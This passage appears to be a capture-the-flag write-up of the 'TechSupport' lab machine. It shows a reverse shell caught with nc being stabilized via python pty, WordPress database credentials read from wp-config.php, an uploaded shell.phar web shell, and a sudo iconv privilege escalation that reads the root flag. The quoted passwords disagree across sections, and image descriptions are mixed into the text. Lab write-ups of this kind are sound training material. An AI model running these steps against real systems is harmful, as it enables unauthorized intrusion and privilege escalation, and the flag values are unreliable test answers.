
*Now all we need to do is to stabilize the shell:*

```
$ which python
/usr/bin/python
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@TechSupport:/$ export TERM=xterm
export TERM=xterm
www-data@TechSupport:/$ ^Z
zsh: suspended nc -lvnp 7777
```



The image is a composite of three screenshots from a macOS environment:

- Terminal Window (Left):** A terminal window titled "due@dueresist: -" shows the contents of a file named "wp-config.php". The file contains WordPress configuration settings, including database name, username, password (masked with "lnAscammerLOL123"), host, charset, and collate type. It also includes instructions for generating unique keys and salts.
- File Explorer (Right):** A file explorer window shows the "Uploads" directory. It contains a file named "shell.phar" with a size of 5 KB, a path of "uploads/shell.phar", and a link of "shell.phar". The file was modified on "Today 03:42 PM" and has permissions for read and write.
- File Details Popup (Bottom Right):** A popup window displays the details for the "shell.phar" file, including its size (5 KB), path, link, modification time, and permissions.



```
scamsite@TechSupport:/home
File Actions Edit View Help
due@due...wnloads x due... x due... x due... x scamsite@...rt:/home x
/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';
www-data@TechSupport:/var/www/html/wordpress$ cd home/
cd home/
bash: cd: home/: No such file or directory
www-data@TechSupport:/var/www/html/wordpress$ cd ..
cd ..
www-data@TechSupport:/var/www/html$ cd ..
cd ..
www-data@TechSupport:/var/www$ cd ..
cd ..
www-data@TechSupport:/var$ cd ..
cd ..
www-data@TechSupport:/$ ls
ls
bin home lib64 opt/sbin tmp vmlinuz.old
boot initrd.img lost+found proc/snap usr
dev initrd.img.old media root/srv vmlinuz
etc lib mnt run/sys vmlinuz
www-data@TechSupport:/$ cd home/
cd home/
www-data@TechSupport:/home$ ls
ls
scamsite
www-data@TechSupport:/home$ cat scamsite
cat scamsite
cat: scamsite: Is a directory
www-data@TechSupport:/home$ su scamsite
su scamsite
Password: 1mAScammerLOL1123!
scamsite@TechSupport:/home$ ls
ls
scamsite
scamsite@TechSupport:/home$ cat scamsite
File write
```

*Bingo we have our flag;*

*Running 'sudo-l' allows us to obtain commands that can be run as root by the current user and navigating to <https://gtfobins.github.io/gtfobins/iconv/> I was able to view the Flag*

```
www-data@TechSupport:/home$ su scamsite
su scamsite
Password: ImAScammerLOL!123!

scamsite@TechSupport:/home$ LFILE=/root/root.txt
LFILE=/root/root.txt
scamsite@TechSupport:/home$ sudo /usr/bin/iconv -f 8859_1 -t 8859_1 "$LFILE"
sudo /usr/bin/iconv -f 8859_1 -t 8859_1 "$LFILE"
851b8233a8c09400ec30651bd1529bf1ed02790b -
scamsite@TechSupport:/home$
```

shell.phar, 5 KB

Items: 2, Sum: 5 KB